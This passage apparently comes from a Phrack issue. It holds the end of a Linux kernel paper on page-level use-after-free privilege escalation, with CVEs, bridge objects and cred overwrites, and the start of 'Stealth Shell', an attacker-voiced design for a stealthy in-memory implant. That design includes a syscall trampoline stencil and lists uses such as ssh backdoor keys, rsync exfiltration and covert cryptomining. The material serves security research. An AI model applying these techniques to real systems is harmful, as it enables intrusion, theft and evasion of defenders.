Freeing such bridge objects will automatically cause the corresponding 4KB page to be freed, effectively leading to a page-level UAF primitive. This is because an object of type struct page (which by itself is 64 bytes in recent Linux kernels) is used to manage a 4KB physical page in the kernel. Through such a bridge object, an attacker can read/write the entire 4KB memory, which can be reclaimed for other objects (including those stored in dedicated slab caches, e.g., struct cred). This is because the freed pages can be returned to the buddy allocator for future slab allocations. Finally, attackers can overwrite the critical objects in such slabs to achieve privilege escalation (e.g., setting the uid in cred to 0).

A prior work [3] also attempted to corrupt a page pointer (in pipe_buffer) to construct page-UAF and achieve privilege escalation. Our technique further defines and generalizes such a page-UAF technique. We will discuss more differences in detail in Section 4.2, after introducing our exploit technique.

-- 3 - Exploitation steps

The page-UAF exploit strategy consists of two main steps: page-level UAF construction and critical object corruption, as discussed in the following.

-- 3.0 - Page-level UAF (Use After Free) construction.

Starting from a memory corruption bug that provides an invalid write of memory, e.g., OOB, UAF, or double free, we can first spray multiple bridge objects (at least two) that co-locate with the vulnerable object.

Specifically, for bugs with standard OOB or UAF write primitives, we can use the write primitive to corrupt the page pointer field in a bridge object (e.g., the first field of pipe_buffer) such that it points to another 64-byte page object nearby. This effectively causes two pointers to point to the same object. A user-space program can trigger free_pages() on one of the objects (e.g., by calling close()), which will create a dangling pointer to the freed page object and the corresponding physical page. In other words, we can read/write the corresponding physical page that is now considered freed by the OS kernel. For example, one can write to a pipe, which will lead to a write of the physical page via the pipe_buffer object.

For bugs that have double-free primitives, which can often be achieved from UAF by triggering the free() operation twice, we do the following. For the first free, we spray a harmless object (e.g., msg_msg) to take the freed slot. The object should take attacker-controlled values from the user space. Then, we trigger the kernel code to write the harmless object until reaching a certain offset, using the FUSE technique[1] to stop the writing right before a planned offset - corresponding to the page pointer field of a planned bridge object. Now, we trigger the free for a second time to spray the planned bridge object to take the slot.

The writing process is restarted to continue overwriting the lower bits of the page pointer field, which leads to a page UAF. Previously, to trigger page-level frees from double frees, one had to release an entire slab and then do a cross-cache technique [1][2], whereas no such requirement is needed in our exploit method.

For a standard OOB and UAF bug, we use the following figures to demonstrate the memory layout better in various exploitation steps. To start, we have at least two bridge objects (pipe_buffer1 and pipe_buffer2) that contain a field of type struct page. The pointers point to two adjacent page objects that correspond to two continuous 4KB physical pages. Below is the memory layout before triggering the OOB/UAF corruption:

```
           page *               page *
----------[---+---------------][---+---------------]----------
          [ * | pipe_buffer1  ][ * | pipe_buffer2  ]
slab cache[ * |               ][ * |               ]
          [ * |               ][ * |               ]
----------[-+-+---------------][-+-+---------------]----------
            |                    |
            +---------+          |
                      |          |
                      v          v
-----------------[---------][---------]-----------------------
                 [  page1  ][  page2  ]
page pool        [         ][         ]
                 [         ][         ]
-----------------[----+----][----+----]-----------------------
                      |          |
                      |          +------------+
                      |                       |
                      v                       v
----------+-----------------------+-----------------------+---
physical  |      4KB page1        |      4KB page2        |
page      |                       |                       |
          |                       |                       |
----------+-----------------------+-----------------------+---
```

Now, we corrupt the page pointer within pipe_buffer1 to cause it to point to page2 - this can be achieved by overwriting the lower bits of the pointer field, similar to what DirtyCred requires [4]. This makes the pointers in both pipe_buffer1 and pipe_buffer2 point to the same page object (as shown below). At this point, we can release the page2 object (along with its corresponding 4KB physical page) through the pointer in pipe_buffer1. As a result, the page pointer within pipe_buffer2 becomes a dangling pointer pointing to the freed page. The memory layout after triggering corruption is shown in the figure below:

```
           page *               page * (dangling pointer)
----------[---+---------------][---+---------------]----------
          [ * | pipe_buffer1  ][ * | pipe_buffer2  ]
slab cache[ * |               ][ * |               ]
          [ * |               ][ * |               ]
----------[-+-+---------------][-+-+---------------]----------
            |     release        |
            +------------------+ |
                               | |
                               v v
-----------------[---------][---------]-----------------------
                 [  page1  ][..page2..]
page pool        [         ][.........]
                 [         ][.........]
-----------------[----+----][----+----]-----------------------
                      |          |
                      |          +------------+
                      |                       |
                      v                       v
----------+-----------------------+-----------------------+---
physical  |      4KB page1        |......4KB page2........|
page      |                       |.......................|
          |                       |.......................|
----------+-----------------------+-----------------------+---
```

-- 3.1 - Critical object corruption through page-level UAF

Now that we have a freed a physical page and a dangling pointer that can read/write to it. It is fairly easy to then allocate and corrupt critical heap objects. This is because the critical heap objects are eventually allocated through the buddy allocator at the page granularity. Therefore, attackers can spray the heap objects into the freed page as long as they have already exhausted all existing slab caches. For example, we can overwrite the cred object through the dangling pointer, as shown in the following figure:

```
               page *               page * (dangling pointer)
    ----------[---+---------------][---+---------------]----------
              [ * | pipe_buffer1  ][ * | pipe_buffer2  ]
    slab cache[ * |               ][ * |               ]
              [ * |               ][ * |               ]
    ----------[-+-+---------------][-+-+---------------]----------
                |                    |
                +------------------+ |
                                   | |
                                   v v
    -----------------[---------][---------]-----------------------
                     [  page1  ][  page2  ]
    page pool        [         ][         ]
                     [         ][         ]
    -----------------[----+----][----+----]-----------------------
                          |          |
                          |          +------------+
                          |                       |
                          v                       v
    ----------+-----------------------+[------][------]-------+---
    physical  |      4KB page1        |[ cred ][ cred ]       |
    page      |                       |[      ][      ] ...   |
              |                       |[      ][      ]       |
    ----------+-----------------------+[------][------]-------+---
```

-- 4 - Evaluation results

We analyzed the bridge objects in the Linux kernel v5.14. We took a sample of 26 recent Linux kernel CVEs that are either OOB, UAF, or double-free from 2020 to 2023. This includes 24 vulnerabilities from prior work [4], and 2 additional OOB ones missed by the prior work.

-- 4.0 - Bridge objects

We found many objects containing page pointers, which reside in various standard slab caches of different sizes. The Linux kernel has interfaces to read/write the physical pages through the page pointers, such as copy_page_from_iter and copy_page_to_iter (iter usually represents a user buffer). We list the the bridge objects followed by the slab caches used to allocate them as follows:

```
    address_space->i_pages (adix_tree_node_cachep)
    configfs_buffer->page (kmalloc-128)
    pipe_buffer->page (variable size)
    st_buffer->reserved_pages (variable size)
    bio_vec->bv_page (variable size)
    wait_page_queue->page (variable size)
    xfrm_state->xfrag->page (kmalloc-1k)
    pipe_inode_info->tmp_page (kmalloc-192)
    lbuf->l_page (kmalloc-128)
    skb_shared_info->frags->bv_page (variable size)
    orangefs_bufmap_desc ->page_array (variable size)
    pgv->buffer (variable size)
```

We denote some objects as "variable size" whose sizes could be different at runtime due to different allocation paths. Some objects are allocated as arrays with variable sizes using standard kmalloc caches, such as pipe_buffer, which can be general to many bugs causing memory corruption in the standard caches (e.g., kmalloc-192).

In addition, certain functions, such as process_vm_rw_core(), allocate page pointers into the heap and store them in a page array, which can also be used wih the page-UAF strategy.

-- 4.1 - Real-World Exploitation Experiments

We confirm that 18 out of the 26 CVEs we examined are exploitable using our proposed technique by manually analyzing the CVE's capabilities. In total, we developed 8 end-to-end exploits for 4 CVEs (open source at https://github.com/Lotuhu/Page-UAF), due to time constraints. The 8 unexploitable CVEs are not suitable because they are not general to heap objects and can only reach certain objects in specific subsystems, e.g., eBPF subsystem.

Specifically, we developed 8 end-to-end exploits against CVE-2023-5345, CVE-2022-0995, CVE-2022-0185, and CVE-2021-22555. The exploits spray bridge objects to construct page UAF; we specifically target pipe_buffer->page, configfs_buffer->page, and pgv->buffer. These exploits are generally easier and more stable because there is no need for infoleaks, cross-cache attacks, and page-level fengshui.

One exploit against CVE-2023-5345 uses another bridge object, i.e., configs_buffer, which also has a field pointing to a newly allocated page. This object is a little different from pipe_buffer; it has a field with type char *, but it points to the first byte of a newly allocated physical page.

Specifically, `buffer->page = (char *)__get_free_pages(GFP_KERNEL, 0);`.

After making a page-UAF by corrupting the lower bits, we can read/write the whole physical page's content by triggering the `copy_to_iter` and `copy_from_iter` in function `configfs_read_iter` and `configfs_write_iter`:

```
    struct configfs_buffer {
        size_t    count;
        loff_t    pos;
        char      * page;
        ...
    }
```

-- 4.2 - Comparison of our page-UAF method with previous methods

As we can see, our page-UAF exploit strategy can achieve privilege escalation without requiring infoleaks to bypass KASLR. Additionally, it offers the capability to leak information via the reading of physical page memory. It can also help derive arbitrary write primitives via writing to objects that have pointers in the physical page. Overall, the exploit strategy reduces the requirements for memory layout manipulation to use object-level heap fengshui - only the initial fengshui is required to derive the page-level UAF.

To our knowledge, we have yet to see widespread use of bridge objects to achieve page-level UAF in real-world exploits. The only example we are aware of is a CTF competition [3] that uses the struct pipe_buffer as a bridge object. There are several differences.

First, we made the observation that page-UAF is not limited to the pipe_buffer object. Instead, any object containing a page pointer can be a useful object for spray and corrupt, i.e., bridge objects. In fact, pipe_buffer is isolated into a dedicated slab called “kmalloc-cg” after Linux kernel v5.14, and will require cross-cache exploit technique to operate in the future.

Second, our work analyzes many potential bridge objects that have a field that manages one/multiple physical pages, and further finds feasible paths to copy the user buffer from/to the physical pages. Therefore, we make the generalized page-UAF technique more usable and future-proof.

Third, we simplified the exploitation process significantly compared to [3]: the prior work triggered the page-pointer write twice to construct the two-level nested page-UAF primitive, which we show is unnecessary and achieves a lower overall success rate (75% as reported).

Our exploit requires only one page-UAF and simply sprays critical objects into the freed page for corruption, achieving a 90%-100% success rate. For example, we spray the pipe_buffer objects and corrupt one of the “flags” fields, which can write a read-only file (/etc/passwd) to achieve privilege escalation.

Exploits using our page-UAF strategy are relatively stable due to the provided information leaking primitive and avoidance of page-level heap fengshui. We ran five end-to-end exploits for vulnerabilities CVE-2022-0995 and CVE-2022-0185. Each exploit was run 10 times, achieving a 90%-100% success rate without any crashes. This is attributed to the fact that the exploits have a built-in feedback mechanism (i.e., read of the physical page) that helps make sure the final write is performed on the right target. Using this feedback mechanism, we can restart the page-level UAF if the expected target is not detected.

-- 5 - References

[1] CVE-2022-27666: Exploit esp6 modules in Linux kernel.
https://etenal.me/archives/1825
[2] Reviving Exploits Against Cred Structs - Six Byte Cross Cache Overflow to Leakless Data-Oriented Kernel Pwnage.
https://www.willsroot.io/2022/08/reviving-exploits-against-cred-struct.html
[3] [D^3CTF 2023] d3kcache: From null-byte cross-cache overflow to infinite arbitrary read & write in physical memory space.
https://github.com/arttnba3/D3CTF2023_d3kcache
[4] Zhenpeng Lin, Yuhang Wu, and Xinyu Xing. 2022. Dirtycred: escalating privilege in Linux kernel. In Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security
[5] FUSE for Linux exploitation 101.
https://exploiter.dev/blog/2022/FUSE-exploit.html.
[6] Understanding Dirty Pagetable - m0leCon Finals 2023 CTF Writeup
https://ptr-yudai.hatenablog.com/entry/2023/12/08/093606

-- 6 - Source Code

```
begin 700 Page-UAF.tar.xz
```

[Editors Note: Cut for print, view the full content in the online release.]

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x0E of 0x11

```
|=-------=[ Stealth Shell: A Fully Virtualized Attack Toolchain ]=-------=|
|=-----------------------------------------------------------------------=|
|=---------------=[ Ryan Petrich  (rpetrich@gmail.com) ]=----------------=|
```

Have you dreamed of a remote shell with the stealth of a custom in-memory implant and the comfort of a shell running on your local host? Dream no more, comrade - enjoy this exhaustive discussion of such a tool.

Introduction

Attackers consider remote shells a foundational element of the attack development lifecycle because they allow us to carry out operations on a victim machine. Yet, the “market” for remote shell implementations is rather stale and stagnant, with vendors offering proprietary tools and everyone else building custom ones or binding standard in/out/error to a remote socket before execing the system shell.

Traditional post-exploitation toolchains are either noisy and flexible, or stealthy and cumbersome. But stealthy remote code execution need not be unwieldy and slow to operationalize. By rethinking what the “remote” in remote shell means, we can make shelling into exploited systems much more difficult to detect.

This paper scrutinizes the remote shell status quo, describes a new class of shell to simplify target puppetry, and traverses the syscall hells along the way.

What is a remote interactive shell?

An interactive shell is a prompt that accepts textual commands as input from a user and acknowledges the output to the user. Prior to the popularization of graphical interfaces, shells were the primary mechanism for users to interact with their computers and still are for many people of software. Those of us old enough to use DOS may remember the C:\> prompt fondly, and those older than I may remember earlier ones.

Choice of shell is often personal to those who interact with computers over extended periods, and experienced hackers customize their shells with custom prompts, aliases, and scripts.

A *remote* interactive shell performs our commands over a network on another computer instead of the one we’re physically interacting with. SSH is the canonical tool for legitimate remote interactive shells.

A classic approach is to write an exploit that creates a new socket, connects to a predefined network address (where we’re already listening), then binds that new socket to standard input and output. After we bind it, we exec the system’s shell interpreter - replacing the service we exploited (like nginx) with a shell under our control. We call this a "connectback" shell because the exploit connects back to us.

Alternatively, we could reuse an existing socket (rather than creating a new socket); we can choose the same socket we used to exploit the target to maximize our convenience. With this approach, we write our exploit to bind standard input and output to the existing network socket and exec the system's shell interpreter. This is creatively known as a "socket reuse" shell.

Yet another approach involves writing an exploit that launches an implant - a bit of software that exists only to receive and perform commands over a network socket - as well as building a custom interactive prompt that accepts commands from us locally (which we send over the network to the implant). This approach avoids running a shell on the victim's infrastructure, but is cumbersome and requires anticipating which commands we might need ahead of time.

Why do attackers use remote shells?

I am making the generous assumption that Phrack's audience still consists of offense-minded folks - i.e., "attackers" - rather than middle-aged exploit authors who sold out to enrich venture capitalists. So, when I say, "we," assume our jolly group includes attack-oriented programmers.

When we exploit a vulnerability in a target system, remote shells allow us to interact with the victim's system and spare us from pre-emptively defining exactly which tasks we want to perform (when we don't even know much about the system). For this reason, we often spawn shells during the exploitation phase of our operations. Interactive prompts make us more nimble; if we realize we need to do something we hadn't anticipated, we aren't forced to re-exploit the system with a new payload (which is both annoying and possibly expensive).

Just as legitimate system administrators often need to log into their systems and explore them interactively, we will need to explore the systems under our purview interactively as surprise system administrators.

The disparate hemispheres in traditional shells

Classic connectback or socket reuse shells only give us access to whatever packages and tools are on the victim's machine already, in whatever configuration that system's operator decided. Custom interactive prompts that communicate with a hand-crafted implant are brittle and make us reinvent an interactive environment from scratch.

Like most people of software, I heavily customize my environment and do not like the interactive prompts available for Windows. I am also a lazy attacker. I refuse the indignity of Powershell and cling to the Linux utilities burned into my brain, so much so that I descended into a labyrinthian rabbit hole and traversed the bowels of Linux, macOS, and Windows for an unreasonable hoard of hours to create my own toolchain and indulge my persnickety laziness.

You deserve a more civilized attack workflow, too. Let’s discuss this extravagant contraption in detail.

Stealth Shell

Stealth shell tooling simplifies how we interact with remote victim systems while muffling any side effects to elude discovery by defenders. It not only improves the interactive experience of remote shells, but veils their activity like custom in-memory exploits (without the inconvenience of a custom non-standard interactive environment or worse, being limited to the preordained shellcode we crafted during the operation’s initial stages).

What qualities constitute a tool capable of creating stealth shells? There are three key criteria a tool must satisfy:

1. Unify the computational resources of multiple machines as if they were one system

2. Expose access to this system via a standard shell interface that can run arbitrary programs

3. Hide execution inside an in-memory implant to avoid detection

How does this innovate beyond existing commercial tools like Immunity Canvas and Core Impact? Those are special, proprietary tools with their own proprietary ecosystems that you have to buy; any extensions you build are locked into those walled ecosystems. They also don’t do anything to unify multiple machines under a single illusion; they force you to explicitly talk to the remote machine using their proprietary commands and APIs.

A stealth shell is special because the way you interact with it is not special. It reifies a regular Linux shell so we can use standard UNIX tools to puppeteer our target machines. This simplifies our workflow to:

1. Discover vulnerable target service

2. Exploit the target service (bring your own vulnerability), instantiating the stealth shell implant

3. Interact with the target system as if it were local using the virtual stealth shell
   ~* Finding their cyberinsurance policy is as simple as grep; *~
   ~* Copying the victim’s files is as simple as running cp; *~
   ~* Querying their databases is as simple as running psql; *~
   ~* Adding a backdoor ssh key is as simple as writing to the target’s .ssh/authorized_keys file; *~
   ~* Fetching data from other services is as simple as running curl; *~
   ~* Imaging their disk is as simple as dd; *~
   ~* Exfiltrating data is as simple as rsync; *~
   ~* Computing SHA256 hashes using their CPU is as simple as running xmrig; *~

A stealth shell can access all the packages installed on our machine. It respects our local configuration, line discipline, and window sizing. We can use our favorite scripting languages to automate operations against the victim's machine rather than gluing random snippets of shellcode together by hand.

At the highest level, the stealth shell collection of tools contain a fully virtualized attack toolchain. They virtualize the filesystem, network, and compute resources of both the remote victim system and our local system, transmogrifying these disparate hemispheres into a unified, distributed Linux machine at our disposal.

This unified, distributed Linux machine lives in the initial shell process and any subsequent subprocesses we spawn when interacting with the shell. We can execute these subprocesses locally or embed them on our victim's machine via the implant; Stealth shells bequeath us equal access to files and network connections on either hemisphere of the distributed system (i.e. both our machine as an attacker and our target / victim machine).

System call remoting with an implant

How is it possible for us to command both our system and our victim's as if they were one distributed Linux machine? We employ the age-old technique of system call remoting (publicized and later commercialized by CORE). On whatever machine we're using to mount our attack operation, we run programs locally but proxy our commands over the network to the target (victim) machines so our implant executes them instead.

This makes an implant the first critical ingredient we need for syscall remoting. A stealth shell's implant is lightweight, performing only a few necessary behaviors. On start, the implant searches for the incoming socket (the one that triggered the exploit). It next reuses that socket and sends a hello message to us (on our local machine) indicating the exploit succeeded. The implant then attentively listens (in a loop) for when we send it commands to perform.

Stealth shell's implant accepts the following commands:

1. Perform a syscall and report the result back
2. Call a function and report the result back
3. Peek at a range of memory and report the bytes back
4. Poke at a range of memory, writing a specific sequence of bytes into it

Stealth shell uses these commands to perform operations on our behalf. Let's say we type `stat /target/etc/passwd` into the stealth shell on our local machine. On the remote victim machine, the implant performs a newfstatat(AT_FDCWD, "/etc/passwd", ..., AT_SYMLINK_NOFOLLOW) syscall and dutifully reports back that yes, it did find a passwd file and shows us the file's attributes.

Similarly, let's say we type `cat /target/etc/passwd` into the stealth shell. This will have the implant perform openat(AT_FDCWD, "/etc/passwd", O_RDONLY) followed by a series of read syscalls on the resulting remote file descriptor. cat will then print the contents of the remote file to the terminal.

This is all the support we need from the implant to support a stealth shell for syscall remoting.

Intercepting local syscall operations

Great! We exploited a given target, then installed the implant that reuses the victim socket and listens for commands to perform on the (remote) victim machine. But how do we interact with the victim's remote machine as if it were our local machine? How can we ensure the commands we enter on our local machine execute on our victim's remote machine? We need something that can tell the implant what to do based on what we type into our local shell. Specifically, we need a component on our machine that intercepts local syscall requests and instead sends them over the network for the implant to execute on the victim's system.

To understand how syscall interception works, let's start with "typical" syscall behavior. How do syscalls normally work when we aren't manipulating them for crimes, espionage, or escapades? When a process performs a syscall, the operating system wakes up and its kernel figures out what operation is associated with the syscall. The kernel performs the operation on the process and then resumes executing the program. The program continues doing work, relying on the operation it asked the kernel to perform.

If we can somehow direct the kernel to hand control over to us, we can replace the behavior of the operating system with behaviors of our own.

Enter axon, the monitor component that intercepts syscalls in my implementation of stealth shell. When the kernel receives a syscall from a process, rather than determining and executing the appropriate operation, it instead switches to axon and tells it (roughly), "hey, the program asked me to perform this syscall operation, but you told me to deliver these requests to you, so now it's your responsibility and I'm not going to do anything more with the syscall." axon is now the anointed entity that figures out what to do and when to resume the program.

How do we, the attacker, interact with axon? When we try to interact with a remote resource via a program we're running in the shell (say, for example, `cat /target/etc/passwd`), doing whatever we want to do, axon interrupts the shell, packages the program's request (in this case, open "/etc/passwd") into a message, sends the message to the implant, and waits for the implant's response. Once it receives the implant's response (like "hello here is a file descriptor number representing the file you asked me to open"), axon resumes our shell - and our shell then continues with the next step of the program (like cat, which will immediately try to read the bytes in the file).

Let's inspect each of these steps to see how axon makes this happen.

axon waits on our host (i.e. our local machine) for the implant's hello message. When it receives the hello message, axon knows the exploit succeeded and the implant is ready to receive commands. Axon spawns a subprocess and asks the kernel to deliver all syscall attempts from the subprocess to axon. Inside the local subprocess, it execs bash, which will become our running stealth shell. bash begins its normal startup process, executing as intended… until it tries to perform a syscall.

This (local) bash process tries to perform a syscall operation by sending its request to the local kernel - but the kernel instead is like, “hold up, I gotta hand this over to my new bff axon so they can figure out what to do with it.”
In more technical terms, the kernel traps bash’s attempt to perform a syscall operation and delivers the trap to axon as a signal. axon examines the syscall request described in the signal and inspects its arguments to decide how to process the syscall.

If the syscall references a path, file descriptor, or network address, axon must select whether it’s a local or remote operation - that is, whether the implant on the remote victim machine should perform the operation or if our local machine should instead. The syscall request itself indicates when commands should be performed on the target (i.e. remote victim machine) by one of:

1. A path beginning with the /target/ prefix
2. A relative path referencing files out of /target
3. A network address in the virtual target address range
4. A file descriptor the shell process previously opened against a remote path or network address

We can therefore think of axon as a syscall dispatcher. It examines the incoming syscalls and, based on their arguments, appropriately routes them to the host bearing the associated resource.

For example, if we run `stat /etc/hostname`, axon determines that /etc/hostname is a local path and performs our stat operation locally. If instead we run `stat /target/etc/passwd`, axon determines that /target/etc/passwd is a remote path and runs a stat /etc/passwd operation remotely by asking the implant to perform the operation on our behalf. This orchestration powers our distributed system.

Let’s go a layer deeper, starting with local operations (since that reflects the simpler path axon can take). If the syscall request doesn’t have any of the indicators of a remote resource described above, axon calls back into the kernel and requests the exact same syscall operation the subprocess initially requested. When the syscall completes, axon delivers the results to the subprocess and resumes the subprocess’s execution. In replaying the syscall request it received, axon behaves as a “manipulator in the middle” between the running shell process and our local kernel.

What if we ask the shell to interact by specifying one of the “plz perform on the victim machine” indicators? For remote operations, axon translates the resulting syscall operation to the equivalent command the implant should execute on the target - and respects compatibility with the target's operating system (like translating a Linux open syscall to a Windows CreateFileEx function call). axon then serializes this translated command into a sequence of bytes representing it, sends the serialized bytes over the network socket (the socket shared with the implant), and waits for the implant to send a response indicating it executed the command.

axon's message wakes the remote implant running on our target (it rests in an idle state while awaiting our signal to perform some remote operations). The implant accepts axon's serialized bytes, deserializes our command into a local buffer, and performs axon's requested syscall. When the syscall completes, the implant serializes the result - including any mutated data - into a sequence of bytes representing it. It then sends these serialized bytes back over the network as a response to axon, before waiting for further commands to perform.

Upon receipt, axon first deserializes the response into its constituent components; for example, a response to a read request will include the status of the read syscall, as well as whatever bytes the implant read. Then axon writes any updated data into the subprocess' address space and resumes the bash subprocess, awaiting our additional commands (i.e. syscall requests).

With axon dispatching our commands across the network and the remote implant executing them on the victim's machine, we've covered the basics of syscall remoting. To summarize, we can manipulate the target's file and disk as if they were local files via syscall interception and the implant. We can remotely puppeteer the victim's system using our local (Linux) processes. (In practice, we are subject to many fiddly details since axon must coordinate the simultaneous execution of multiple subprocesses that each possess distinct emulated file descriptor tables.)

We can now treat the remote (victim) system like it's part of our local system; we can restore our dignity when targeting Windows or macOS machines by automagically translating our Linux commands into these foreign tongues. Is that enough? To reasonable people, yes. But we are not reasonable people, are we? We need to treat *both* sides as a unified distributed system to realize the more civilized world of Linux everything everywhere all at once.

Let's now discuss how a stealth shell does just that.

ti esrever dna ti pilf nwod gnaht ym tup I

This section has the same basic goals as the prior section and shares much of the same approach, but runs it backwards and is more extra. Why would we do this? Because sometimes we want to do crimes on the victim's machine but do the not-crimes on our local machine, like loading libraries or writing log messages to our local disk. The more we can do stuff on our local machine, the more we slink past the defender's gaze.

Consider a crime like cryptomining on the victim's machine. We could:

1. adjust xmrig to be in a big block of shellcode containing all of its libraries and configuration
2. turn off all its logging
3. have it proxy its network activity through the socket connecting the victim and us
4. and mask off any other feature that might lead to our discovery

That is a lot of fiddly, manual work and it would be disastrously easy to slip up - like it writing files onto the victim's disk, trying to activate a GPU the victim doesn't have, or making bitcoin network requests that the victim's security stack should trivially detect. Remember, we are engineers. Like any decent engineer, we should spare ourselves of this tedious labor by wormholing into building tools to handle this automatically instead. And that's precisely what I did.

How can we transplant some of the target operations back to our local machine to suppress noisy side effects? A stealth shell takes the same mechanism that remotes syscalls and applies it in reverse, executing programs inside the remote implant. We call these embedded running programs "picoprocesses" because they're regular Linux programs that each think they're running as a Linux process, when actually they're embedded in the implant running inside another process. These picoprocesses even think they are regular Linux processes when they're running on Windows or macOS.

Are these real processes? What is real? To them they are.
How can picoprocesses be real if our eyes aren't real?

texec is our stealth shell's mechanism for executing entire programs remotely on the victim's computer (loading them inside the implant); texec is short for "target exec" because it execs a program on the target. To picoprocesses, the previous rules about what is local and what is remote are flipped - paths prefixed with /target/ reference local files, with any remaining paths referencing remote files living on our system. This lets programs running as picoprocesses send commands back to our local system so texec (which runs locally on our machine) can perform them.

Note that this also means the target could manipulate our machine if they discover our presence in their systems. In the spirit of Secure by Design, stealth shell makes you opt in by prefixing your commands with our helper program `texec`. (The reference implementation also does some things not described here to detect and limit the effects of target tampering; we recommend carrying out your operations from heavily sandboxed environments).

But that addressable hazard aside, it's just as straightforward for us to run the same syscall interception with the roles reversed. Let's explore how.

Offloading syscalls with texec

How do we intercept syscalls the picoprocess performs without alerting defenders (or, more realistically, SREs) to our presence? To remain concealed, the implant shouldn't launch new processes and shouldn't perform bizarre operations the exploited program wouldn't perform, like attaching a seccomp trap, ptracing a peer thread, or opening /dev/kvm. These options aren't available when the target is Windows or macOS anyway.

Prepare for a journey, because performing these functions under such a restrictive regime requires rather lavish resourcefulness.

With axon, we intercepted syscall events by asking the OS to deliver them to us rather than letting the kernel execute them by default; we automatically routed syscalls referencing /target to the implant on the victim machine (to execute remotely) and let axon handle the other syscalls on our machine (to execute locally).

texec takes a different approach to syscall interception: texec creates a virtual remote process by puppeteering the implant into creating and subsequently executing a Linux program inside the implant's address space as a picoprocess. texec analyzes programs just-in-time as we request them and replaces any syscall instructions with a jump to its own handler that emulates the syscall. In contrast to axon, texec sends any syscalls referencing /target to the implant (to execute *locally*) and the rest to texec running on our machine (to execute *remotely*).

Let's tease out this trick, starting with the initial stages of remote program execution.

texec begins by mapping a small runtime into the target's address space. It requests the implant call mmap or VirtualAllocEx to reserve some memory for the runtime and pokes the runtime's contents into memory. The runtime includes all the facilities texec needs to receive syscall requests, dispatch syscalls remotely to the attacker's host (a reversal of axon's role), dispatch them locally on the victim's machine, and manage a virtual file descriptor table.

With the runtime mapped into the victim process' memory, texec proceeds to the next phase: running our naughty program of choice inside the implant. For example, if we enter `texec /bin/xmrig`, we want texec to run the xmrig binary on the target so we can convert the victim's computational resources into coins. texec first resolves and maps the main binary into local memory, then pokes it into remote memory by calling mmap or VirtualAllocEx again. If the main binary requires an ELF interpreter, as most do, texec maps the interpreter into memory, too.

Once texec loads our binaries in local memory and in the remote implant, it just-in-time analyzes the local copy of the binaries' .text sections for syscall instructions. x86_64 systems represent syscall instructions with the two-byte "0f 05" sequence. For each syscall instruction texec encounters, it prepares a detours-style patch by analyzing the nearby instructions and relocating enough of them to insert a jmp (e8 xx xx xx xx) instruction.

texec replaces (i.e. "patches") each relocated syscall instruction with a jump to a trampoline containing:

1. relocated instructions from before the original syscall instruction
2. instructions that spill and restore the syscall arguments
3. a call into the runtime texec mapped earlier
4. any relocated instructions from after the original syscall instruction
5. and a jump back to the original instruction sequence.

Here's the stencil for the trampoline:

```
    # relocated prefix instructions
    {relocated_prefix}
    # save syscall number
    mov %rax, %r11
    # save flags
    lahf
    seto %al
    # skip red zone
    sub $128, %rsp
    # spill registers to stack
    push %rax
    push %r9
    push %r8
    push %r10
    push %rdx
    push %rsi
    push %rdi
    push %r11
    # move address of spilled registers into first arg
    mov %rsp, %rdi
    # call the runtime's syscall handler
    movabs ${runtime handler address}, %rcx
    call *%rcx
    # restore registers from stack
    pop %rcx
    pop %rdi
    pop %rsi
    pop %rdx
    pop %r10
    pop %r8
    pop %r9
    pop %rax
    # restore previous stack
    add $128, %rsp
    # restore flags
    add $0xff, %al
    sahf
    # move result into rax
    mov %rcx, %rax
    # relocated suffix instructions
    {relocated_suffix}
    # resume patched function
    jmp {resume_address}
```

Once texec prepares all the patches for the program's syscall instructions, it remotely pokes each patch into place via the implant.

It also must correct each segment's memory protection so the victim's system will allow the instructions to execute on the victim's CPU; for the parts of the picoprocess that contain instructions, texec marks them as executable.

With that final step of poking patches into memory (and ensuring the patched instructions can execute), we've tampered with the binary, replacing its syscall instructions with jumps to trampolines. But we still need to launch the picoprocess to achieve the dream of running a Linux program inside the implant.

For these last few steps before the picoprocess launches, texec constructs a main thread stack for the picoprocess by commanding the implant call mmap or CreateThread.

To match what the Linux kernel would do when executing a new program, the stack needs a description of the arguments and environment variables to launch the picoprocess with. This data's format is called a System V auxiliary vector. texec crafts a SysV auxiliary vector mimicking what a real Linux kernel would produce when executing a program, and pokes the vector into the remote stack it just created.

The last step before launch has texec command the implant to perform a clone syscall or call ResumeThread to start executing the remotely loaded program. The picoprocess now runs in the implant as an embedded thread. Anyone examining the target system in ps, top, or Task Manager would only see an additional thread on the existing process - no suspicious subprocesses, binaries on disk, or program names. texec then waits for commands from the remote picoprocess (running on the victim's machine), just as the implant awaits our local commands.

Meanwhile, the picoprocess runs inside of the implant as a dedicated thread, executing until it reaches its first patched (i.e. replaced) syscall instruction. Remember, we tampered with the syscall instructions so the picoprocess jumps to texec's handler instead. This means that, instead of attempting a syscall, the picoprocess jumps to the designated trampoline and calls the runtime's syscall handler to process what would have been a syscall operation. The runtime determines whether to emulate the program's syscall request locally or perform it remotely (on our machine) by serializing the syscall's arguments, then sends the serialized syscall across the network to the texec process waiting on our machine - similar to what axon performs in the other direction.

The runtime's message wakes the texec running on our machine (it rests in an idle state while awaiting our signal to perform some remote operations). texec accepts the runtime's serialized bytes, reads our command into a local buffer, and performs the runtime's requested syscall. When the syscall completes, the texec serializes the result - including any mutated data - into a network representation. It then sends this serialized representation back over the network as a response to the runtime before waiting for further commands to perform.

Upon receipt, the runtime first deserializes the response into its constituent components; for example, a response to a read request will include the status of the read syscall, as well as whatever bytes the implant read. Then the runtime writes any updated data into the picoprocess's address space and returns into the trampoline to resume the picoprocess, awaiting its additional commands (i.e. syscall requests).

This may sound familiar – it's the exact series of events as earlier when we discussed axon, but reversing the direction of traffic across the network socket.

Now that texec can load programs remotely and process their syscall requests, we can run programs and access either side's data on both "hemispheres" of our unified distributed system. With the implant + axon + texec + texec's runtime, we can access our local and our victim's remote resources and command them as we please. We have one distributed system spread across a network, hidden from the victim system's operator.

Multi-platform support

~~~~~~~~~~~~~~~~~~~~~~

We've definitely skimmed over multi-OS support as if it were trivial until this point. As foreshadowed, we must translate Linux syscalls into the remote system's OS interface if we want to target multiple operating systems. Executives don't seem to care about hacks unless they're on a machine they use - which is almost always Windows - so our tooling doesn't suffice until we support the big three.

What do we need to support each major OS?

Linux targets are straightforward: the target shares the same syscall interface, though potentially an older version with fewer features. Enterprises tend to run older LTS systems. The only hazard we face is copying input and output data correctly.

